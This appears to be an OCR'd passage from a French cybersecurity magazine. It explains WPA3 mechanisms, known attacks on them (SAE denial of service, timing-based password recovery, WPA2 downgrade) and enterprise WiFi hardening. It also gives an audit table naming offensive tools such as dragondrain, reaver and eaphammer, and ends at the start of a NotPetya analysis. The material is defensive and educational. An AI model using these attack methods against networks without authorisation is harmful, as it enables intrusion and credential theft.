


Figure 4 - Génération de la PMK durant l'authentification avec le protocole EAP-TLS et TLS 1.2

La sécurité WiFi

WPA3

Le protocole WPA3 est un nouveau standard de sécurité WiFi. Il a été conçu en 2018 pour corriger les différentes vulnérabilités connues du protocole WPA2. Ce nouveau protocole est encore en cours d'évolution, et la troisième version de sa spécification vient d'être publiée en 2020 [11].

La majorité des appareils récents sont compatibles avec ce protocole, mais il est encore rare de trouver des points d'accès utilisant cette sécurité. Selon le site wigle.net, environ 0,001% des réseaux WiFi mondiaux utilisent le WPA3 en août 2021.

WPA3 personnel

Sur un réseau WPA3 personnel, l'authentification et la génération de la clé PMK se font avant l'association au point d'accès, à l'aide d'une poignée de main SAE (Simultaneous Authentication of Equals).

SAE est basée sur une variante de l'échange de clé Dragonfly (RFC 7664). Cette poignée de main permet au client et au point d'accès de vérifier que le même mot de passe est connu par les deux partis, sans divulguer d'informations dérivées du mot de passe. La clé PMK est aussi calculée grâce à cet échange.

L'échange Dragonfly assure aussi que la clé PMK ne pourra jamais être recalculée par un tiers à partir du mot de passe du réseau et d'un enregistrement des communications entre un client et un point d'accès.

L'utilisation de SAE rend impossible une attaque par recherche exhaustive du mot de passe du réseau à partir des messages échangés lors d'une authentification.

La troisième version de la spécification du WPA3 inclut SAE-PK («SAE Public Key»), une extension de la poignée de main SAE. Cette fonctionnalité permet de créer un réseau sécurisé par un mot de passe unique, pouvant être partagé avec un grand nombre d'utilisateurs, sans craindre la création d'un point d'accès malveillant utilisant le même nom de réseau et le même mot de passe. Pour cela, le mot de passe du réseau n'est pas choisi par l'administrateur du réseau, mais est généré par le point d'accès. Le mot de passe est un condensat d'au moins 12 caractères encodés en base 32, généré à partir de plusieurs paramètres, dont la clé publique du point d'accès et le nom du réseau WiFi. Durant le processus d'authentification, le client vérifie la légitimité du point d'accès grâce au mot de passe du réseau et à la clé publique du point d'accès.

Le protocole WPA3 personnel impose l'utilisation du protocole PMF, permettant d'empêcher les attaques par désauthentification.

Une fois que la clé PMK est générée et que l'association au point d'accès est effectuée, une 4-way handshake est utilisée pour générer la clé PTK. Les communications sont ensuite chiffrées à l'aide de l'algorithme AES (avec une clé de 128 bits ou de




Figure 5 – Authentification à un réseau WPA3 personnel avec SAE

256 bits), en utilisant le protocole GCMP. Le protocole GCMP offre de meilleures performances que CCMP, utilisé par WPA2 [12].

WPA3 personnel – Mode transition

Le mode transition permet l'utilisation du WPA3 avec les appareils compatibles, sans impacter les terminaux encore incompatibles. Pour cela, ce mode permet l'utilisation du protocole WPA2 sur le même réseau que les appareils utilisant le WPA3. La migration des appareils du réseau vers WPA3 peut ainsi se faire progressivement.

Ce mode impose le support du protocole PMF par le point d'accès et par client utilisant le protocole WPA3. Les clients ne supportant pas PMF peuvent toujours se connecter en WPA2 avec ce mode.

Vulnérabilités des réseaux WPA3 personnels

Déni de service

En 2019, peu après la publication du standard WPA3, une vulnérabilité a été découverte, permettant à un attaquant non authentifié de consommer les ressources processeurs d'un point d'accès ou d'un client. La poignée de main SAE étant couteuse en termes de calcul, il suffit à un attaquant d'exécuter le processus d'authentification jusqu'au message « Authentication commit » (Figure 5), en usurpant des adresses MAC aléatoires. Les recherches publiées montrent qu'à partir de 8 tentatives d'authentification par seconde, toutes les ressources processeurs d'un point d'accès WPA3 (modèle non spécifié), sont utilisées. Le point d'accès est ainsi ralenti, voire inaccessible aux utilisateurs [13].

L'outil Dragondrain permet d'effectuer cette attaque.

Récupération du mot de passe

Lors d'une tentative d'authentification avec WPA3-SAE, un délai peut être observé durant la poignée de main SAE. Sur certaines implémentations du protocole, ce délai est variable en fonction du mot de passe du réseau et de l'adresse MAC du client. Pour effectuer une attaque sur ces implémentations vulnérables, des tentatives d'authentification sont exécutées depuis différentes adresses MAC (de 40 à 300 tentatives par adresse MAC). En enregistrant avec précision les délais de chaque réponse du point d'accès, il est possible d'effectuer une attaque par recherche exhaustive en local, pour retrouver le mot de passe ayant causé les délais calculés pour chaque adresse MAC utilisée [13].

Les outils Dragontime et Dragonforce permettent d'effectuer cette attaque sur certaines implémentations vulnérables. Cependant, toutes les implémentations vulnérables ne sont pas supportées par ces outils.

Rétrogradation vers WPA2-PSK

Sur un réseau WPA3 personnel en mode transition, le mot de passe utilisé est le même pour la connexion avec WPA2 et WPA3. Les appareils utilisant WPA2 sont toujours vulnérables aux attaques associées à ce protocole, et un mot de passe faible peut être retrouvé à l'aide des vulnérabilités du WPA2.

La plupart des terminaux clients configurés pour se connecter à un réseau WPA3 personnel en mode transition peuvent aussi se connecter automatiquement à un réseau WPA2 du même nom. Un attaquant peut ainsi créer un point d'accès WPA2-PSK du même nom que le réseau ciblé. En enregistrant une tentative d'authentification sur le réseau de l'attaquant, faite automatiquement par un appareil à portée, il est possible de lancer une attaque par recherche exhaustive sur le mot de passe utilisé (voir WPA2-PSK / vulnérabilités / Récupération du mot de passe par recherche exhaustive).

Il arrive que des appareils soient aussi vulnérables à cette dernière attaque pour des réseaux WPA3 personnels configurés sans le mode transition [13].

Il n'est pas recommandé d'utiliser le mode transition du WPA3 personnel. Il est préférable de créer deux réseaux distincts à la place, l'un utilisant WPA2, et l'autre WPA3, avec deux noms de réseaux et deux mots de passe complexes différents [14].

La sécurité WiFi

WPA3 entreprise

Le WPA3 entreprise est entièrement basé sur le protocole WPA2 entreprise. Les différences entre ces deux protocoles sont liées à l'activation obligatoire de certains paramètres de sécurité qui étaient optionnels avec WPA2, et l'utilisation du protocole GCMP pour le chiffrement des données sur le réseau. Le protocole WPA3 entreprise impose, comme pour le WPA3 personnel, l'utilisation du protocole PMF, permettant d'empêcher les attaques par désauthentification.

Contrairement au WPA2 entreprise, lors d'une authentification avec les protocoles EAP utilisant TLS (EAP-TLS, EAP-TTLS, EAP-PEAP), la vérification du certificat serveur par le client est obligatoire. Ceci permet d'éviter qu'un appareil client soit vulnérable contre un point d'accès malveillant (voir WPA2-EAP / Vulnérabilités / Création d'un point d'accès malveillant) [15].

WPA3 entreprise – Mode transition

Le mode transition du WPA3 entreprise permet aux terminaux clients encore incompatibles avec le protocole WPA3, d'utiliser le protocole WPA2 entreprise sur ce même réseau.

Ce mode impose le support du protocole PMF par le point d'accès et les clients utilisant le protocole WPA3. Les clients ne supportant pas PMF peuvent toujours se connecter en WPA2 avec ce mode.

WPA3 entreprise – Mode 192 bits

Ce mode de fonctionnement ajoute de nouvelles contraintes aux réseaux WPA3 entreprises, et permet ainsi d'assurer l'application des meilleures pratiques de configuration d'un réseau d'entreprise.

« Pour un réseau d'entreprise utilisant WPA2 ou WPA3, l'authentification avec EAP-TLS est la méthode assurant le meilleur niveau de sécurité. »

La seule méthode EAP utilisable dans ce mode est EAP-TLS [16].

Seules 3 suites cryptographiques peuvent être utilisées pour les échanges TLS :

- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_DHE_RSA_WITH_AES_256_GCMSHA384

Ces suites cryptographiques assurent la confidentialité persistante des communications.

Les algorithmes ECDHE et ECDSA doivent utiliser la courbe P-384.

Les clés RSA et les paramètres DHE doivent avoir un modulo d'au moins 3072 bits.

L'utilisation du mode 192 bits du WPA3 permet ainsi d'éviter les problèmes de configurations et les oublis responsables des vulnérabilités du protocole WPA2 entreprise.




Figure 6 – Sur un réseau EAP-TLS, le certificat du téléphone a été révoqué.

Comment configurer un réseau WiFi d'entreprise

Pour un réseau d'entreprise, l'utilisation du protocole WPA3 entreprise est recommandée. Le mode 192 bits de ce protocole assure le meilleur niveau de sécurité possible sur un réseau d'entreprise. Il doit être utilisé sur les réseaux sensibles (gouvernement / défense / industrie).

Si certains appareils du réseau ne sont pas encore compatibles avec WPA3, le mode transition du WPA3 entreprise peut être utilisé. Si l'utilisation du WPA3 n'est pas possible, le protocole WPA2 entreprise peut aussi être utilisé sans impact majeur sur la sécurité du réseau tant que tous les points suivants sont pris en compte.

Pour un réseau d'entreprise utilisant WPA2 ou WPA3, l'authentification avec EAP-TLS (par certificat utilisateur) est la méthode assurant le meilleur niveau de sécurité.

Les noms d'utilisateur ne doivent pas contenir d'informations sensibles, et les secrets doivent être complexes (paramètres Diffie-Hellman du serveur d'authentification >= 2048 bits / clés RSA >= 2048 bits).

Sur tous les appareils clients, le certificat du serveur d'authentification doit être vérifié lors de la connexion au réseau WiFi. Pour cela, il est nécessaire d'enregistrer le certificat de l'autorité de certification qui a signé le certificat du serveur d'authentification. Cette configuration devrait être effectuée par un administrateur système.

Un nouveau certificat doit être fourni pour chaque utilisateur, et dans l'idéal un certificat différent doit être utilisé pour chaque appareil. Cela permet d'identifier les utilisateurs sur le réseau, et de leur donner accès à des ressources différentes selon leurs besoins. Les terminaux d'un même utilisateur peuvent aussi avoir besoin d'être différenciés.

Un smartphone peut par exemple n'avoir besoin que d'une connexion à Internet, tandis qu'un poste de travail aura accès aux services du réseau interne. Lors du départ d'un collaborateur ou de la perte d'un appareil, il est ainsi possible de couper l'accès au réseau à des appareils spécifiques sans impact sur les autres appareils (voir schéma ci-dessus).

Pour l'authentification EAP-TLS et EAP-PEAP, la seule version de TLS à utiliser est la 1.2. Les suites cryptographiques à utiliser sont les suivantes :

- ECDHE-ECDSA-AES128-GCM-SHA256
- ECDHE-RSA-AES128-GCM-SHA256
- ECDHE-ECDSA-AES256-GCM-SHA384
- ECDHE-RSA-AES256-GCM-SHA384
- ECDHE-ECDSA-CHACHA20-POLY1305
- ECDHE-RSA-CHACHA20-POLY1305
- DHE-RSA-AES128-GCM-SHA256
- DHE-RSA-AES256-GCM-SHA384

Ces suites cryptographiques assurent la confidentialité persistante des communications (voir WPA2-EAP / Vulnérabilités / Déchiffrement des communications). Les autres suites cryptographiques disponibles doivent être désactivées.

Si pour des raisons techniques ou pratiques, l'authentification EAP-PEAP (par identifiant + mot de passe) vient à être utilisée avec EAP-MSCHAPv2, il est nécessaire de faire configurer les terminaux clients par un administrateur système. Il n'est pas possible de faire confiance à tous les utilisateurs pour installer le certificat de l'autorité de certification, et activer la vérification du certificat du serveur d'authentification. Sans ce certificat, les mots de passe peuvent être facilement récupérés par un attaquant, quelles que soient leur longueur et leur complexité.


Sur un réseau WPA2, si les points d'accès du réseau de l'entreprise le permettent, il est recommandé d'activer l'utilisation optionnelle du protocole PMF (norme 802.11w), permettant aux appareils compatibles de l'utiliser, sans empêcher les appareils incompatibles de se connecter. Ce protocole permet d'éviter une attaque par désauthentification.

Tous les terminaux clients, les points d'accès et le serveur d'authentification doivent être gardés à jour, et les correctifs de sécurité fournis par les éditeurs doivent être appliqués.

Audit WiFi : les points d'attention

Sur un réseau WPA ou WPA2 personnel (PSK), la récupération du mot de passe du WiFi par un attaquant signifie la perte de toute garantie de la sécurité du réseau WiFi. La confidentialité des communications passées est aussi en danger si le trafic réseau a été enregistré. Le mot de passe doit donc être long, complexe et modifié régulièrement. Si ce type de sécurité est utilisé dans une petite entreprise, toutes les personnes ayant accès au mot de passe doivent être de confiance.

Algorithme de sécurité	Méthode d'authentification	Point à vérifier durant l'audit	Risque	Complexité de l'attaque	Outils d'audit
Aucun (ouvert)			Toutes les données sont transmises en clair	Triviale	airodump-ng Wireshark
WEP			Récupération du mot de passe, attaque MITM et accès au réseau interne	Triviale	aircrack-ng
WPA-TKIP WPA2-TKIP		Délai de rafraichissement de clé < 20 minutes (120 secondes recommandées [17])	Déchiffrement de certaines communications	Modérée	tkiptun-ng
WPA WPA2	WPS	Authentification avec WPS par code pin désactivée	Vol du mot de passe, accès au réseau interne	Modérée	reaver
		Attaque par désauthentification	Déni de service et exécution d'autres attaques	Triviale	aireplay-ng Wireshark
		Équipements mis à jour contre l'attaque KRACK	Déchiffrement des communications, attaque MITM	Modérée	krackattacks-scripts [18]
WPA3	SAE	Protection contre les attaques par déni de service	Déni de service	Triviale	dragondrain
		Résistance du mot de passe contre les attaques par recherche exhaustive	Vol du mot de passe, attaque MITM et accès au réseau interne	Complexe	dragontime dragonforce
WPA WPA2	PSK	Politique de distribution et de changement du mot de passe	Vol du mot de passe, attaque MITM et accès au réseau interne		
		Résistance du mot de passe contre les attaques par recherche exhaustive	Vol du mot de passe, attaque MITM et accès au réseau interne	Modérée	aircrack-ng hashcat
WPA WPA2 WPA3	EAP-TLS	Vérification du certificat du serveur par les clients	Attaque MITM	Modérée	eaphammer hostapd-wpe
		Vérification du certificat du client par le serveur	Accès au réseau interne	Modérée	Certificat autosigné
		Taille des clés utilisées dans l'échange TLS	Attaque MITM et accès au réseau interne	Complexe	Wireshark
		Utilisation de TLS >= 1.2, et de suites cryptographiques assurant la confidentialité persistante des communications	Déchiffrement des communications passées en cas de fuite de la clé privée du serveur d'authentification	Complexe	Wireshark
	EAP-PEAP	Vérification du certificat du serveur par les clients	Récupération des identifiants de connexion d'un client, attaque MITM et accès au réseau interne	Modérée	eaphammer hostapd-wpe hashcat john
		Taille des clés utilisées dans l'échange TLS / complexité des mots de passe		Complexe	Wireshark openssl
	EAP (autre)	Vérification de l'authenticité du serveur par le client / Utilisation d'une méthode EAP sécurisée / Secrets complexes	Récupération des identifiants de connexion d'un client, attaque MITM et accès au réseau interne		eaphammer hostapd-wpe Wireshark
WPA3 Entreprise 192 bits	EAP-TLS		Aucune vulnérabilité connue		



La sécurité des réseaux WiFi

Références

[1] FMS attack
https://en.wikipedia.org/wiki/Fluhrer,_Mantin_and_Shamir_attack.

[2] A Practical Message Falsification Attack on WPA - T. a. M. M. Ohigashi - 2009

[3] Dragonblood - Analysing WPA3's Dragonfly Handshake
https://wpa3.mathyvanhoef.com

[4] How talkative is your mobile device? - J. Freudiger - 2015

[5] WPA/WPA2 TKIP Exploit - AirTight Networks
https://vdocuments.mx/reader/full/wpawpa2-tkip-exploit

[6] Wireless Network Privacy - P. Robyns - 2014
https://www.researchgate.net/profile/Pieter-Robyns/publication/278739308_Wireless_Network_Privacy/links/5948d64c458515db1fd76359/Wireless-Network-Privacy.pdf

[7] DEFCON 29 RF Village - singe and cablethief - Assless Chaps - 5/08/2021
https://www.youtube.com/watch?v=lm7Cuktpnb4


[8] EAP Downgrade Attacks - 10/09/2019
https://solstice.sh/2019/09/10/eap-downgrade-attacks/

[9] Attacking Weakly-Configured EAP-TLS Wireless Infrastructures - 04/06/2019
https://versprite.com/blog/application-security/eap-tls-wireless-infrastructure

[10] Security/Server Side TLS - 12/08/2021
https://wiki.mozilla.org/Security/Server_Side_TLS

[11] WPA3 Specification Version 3.0
https://www.wi-fi.org/download.php?file=/sites/default/files/private/WPA3_Specification_v3.0.pdf.

xmco
We deliver cybersecurity expertise



La sécurité des réseaux WiFi

Références

[12] Déployer un accès sans fil authentifié 802.1X basé sur des mots de passe
https://docs.microsoft.com/fr-fr/windows-server/networking/core-network-guide/cncg/wireless/a-deploy-8021x-wireless-access

[13] Dragonblood
https://eprint.iacr.org/2019/383.pdf

[14] Wi-Fi Protected Access Security Considerations - 05/2020
https://www.wi-fi.org/download.php?file=/sites/default/files/private/Security_Considerations_20210511.pdf

[15] What's In Store With WPA3 Enterprise?
https://www.securew2.com/blog/whats-in-store-with-wpa3

[16] WPA3 and enhanced open: next generation Wi-Fi security
https://www.arubanetworks.com/assets/wp/WP_WPA3-Enhanced-Open.pdf

[17] Practical attacks against WEP and WPA
https://dl.aircrack-ng.org/breakingwepandwpa.pdf

[18] krackattacks-scripts - 12/08/2021
https://github.com/vanhoefm/krackattacks-scripts

[19] 802.1X Overview and EAP Types
https://www.intel.com/content/www/us/en/support/articles/000006999/wireless/legacy-intel-wireless-products.html

MALWARE

Analyse statique et dynamique du malware NotPetya

Par Alice CLIMENT-POMMERET et Aurélien DENIS

Pour mieux comprendre

Lors de la première partie de cet article (cf. Retour méthodologique d'analyse de malware, avec NotPetya (partie 1/2), magazine ActuSécu#57), nous avons pu découvrir comment effectuer une analyse statique et dynamique sommaire d'un binaire malveillant.

Dans cette seconde partie, nous étudierons comment mêler analyse statique et dynamique avancée :

- Analyse statique avancée : analyse détaillée du code assembleur ;
- Analyse dynamique avancée : analyse des instructions assembleur du malware en temps réel via son exécution pas à pas au sein des débogueurs.

Analyse statique : identifier les scénarios embarqués au sein du malware

Plusieurs pistes d'analyse croisées entre le statique et le dynamique sont possibles. Nous choisissons de commencer par l'étude des modifications des premiers secteurs du disque qui ont un impact certain dans l'entreprise car bloquant le démarrage des postes de travail.

NotPetya est-il vraiment un ransomware ?

